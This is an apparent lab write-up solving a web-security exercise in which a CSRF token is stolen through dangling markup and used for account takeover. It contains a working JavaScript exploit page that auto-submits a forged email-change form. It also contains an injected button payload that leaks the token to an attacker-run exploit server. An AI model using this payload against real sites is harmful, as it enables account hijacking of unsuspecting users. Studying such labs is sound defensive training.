
here we got the csrf token value
csrf: I99z626Ml3UBmzAUvMR1v5W2A0pCwlqz
lets try if we can use this csrf token value to change the email by ourself using burpsuite :
trying out if the app can update the victim’s account email with the victim’s csrf token only :
this is the request to change the email :

lets change csrf value in the payload body with the victim’s csrf token
and change email to attacker@email.com

email : attacker@email.com csrf : I99z626Ml3UBmzAUvMR1v5W2A0pCwlqz
After I submitted the request, it changes the attacker’s email

attacker@email.com is updated here in the page
means that the new email is updated as expected
The server uses the session cookie value to identify to which user’s session the account email should be updated
Okay now, the csrf token is accessible on external attackers hosted website,
and session cookie is accessed by the attacker website, we have to add the <script> in the attackers website to submit the request with the victim’s session cookie from the browser.
for that the attacker page should have an JavaScript that basically submits the form data with attackers controller email field value (result into account takeover)
the basic interactsh server does not provide the option to host the static files, so we are going to use the lab’s exploit server :
HTML body:
<body>
<script>
// Define the URLs for the lab environment and the exploit server.
const academyFrontend = "https://your-lab-url.net/";
const exploitServer = "https://your-exploit-server.net/exploit";

// Extract the CSRF token from the URL.
const url = new URL(location);
const csrf = url.searchParams.get('csrf');

// Check if a CSRF token was found in the URL.
if (csrf) {
    // If a CSRF token is present, create dynamic form elements to perform the attack.
    const form = document.createElement('form');
    const email = document.createElement('input');
    const token = document.createElement('input');

    // Set the name and value of the CSRF token input to utilize the extracted token for bypassing security measures.
    token.name = 'csrf';
    token.value = csrf;

    // Configure the new email address intended to replace the user's current email.
    email.name = 'email';
    email.value = 'hacker@evil-user.net';

    // Set the form attributes, append the form to the document, and configure it to automatically submit.
    form.method = 'post';
    form.action = `${academyFrontend}my-account/change-email`;
    form.append(email);
    form.append(token);
    document.documentElement.append(form);
    form.submit();

    // If no CSRF token is present, redirect the browser to a crafted URL that embeds a clickable button designed to expose or generate a CSRF token by making the user trigger a GET request
} else {
    location = `${academyFrontend}my-account?email=blah@blah%22%3E%3Cbutton+class=button%20formaction=${exploitServer}%20formmethod=get%20type=submit%3EClick%20me%3C/button%3E`;
}
</script>
</body>
Store this script in attacker page
and then deliver this exploit to victim by clicking “Deliver exploit to victim”

Lab Solved
Check Access Log :
The Two-Step Chain Visualized
Step 1: Steal CSRF token via dangling markup
──────────────────────────────────────────────
Attacker sends victim URL with payload
        ↓
Victim visits page → sees button
        ↓
Victim clicks → GET request to exploit server
        ↓
URL contains CSRF token from page
        ↓
Exploit server logs: token captured ✅

Step 2: Use token to change email via victim's browser
──────────────────────────────────────────────────────
Exploit server page loads in victim's browser
        ↓
JavaScript reads CSRF token from URL
        ↓
Hidden form created targeting vulnerable site
        ↓
form.submit() fires
        ↓
Victim's browser sends POST to vulnerable site
        ↓
Browser auto-attaches victim's session cookie ✅
        ↓
Server receives: valid session + valid CSRF token
        ↓
Email changed ✅
The CSRF token alone is useless without the matching session. The only way to use the victim’s CSRF token is to make the victim’s own browser submit the request — which automatically brings their session cookie along for the ride.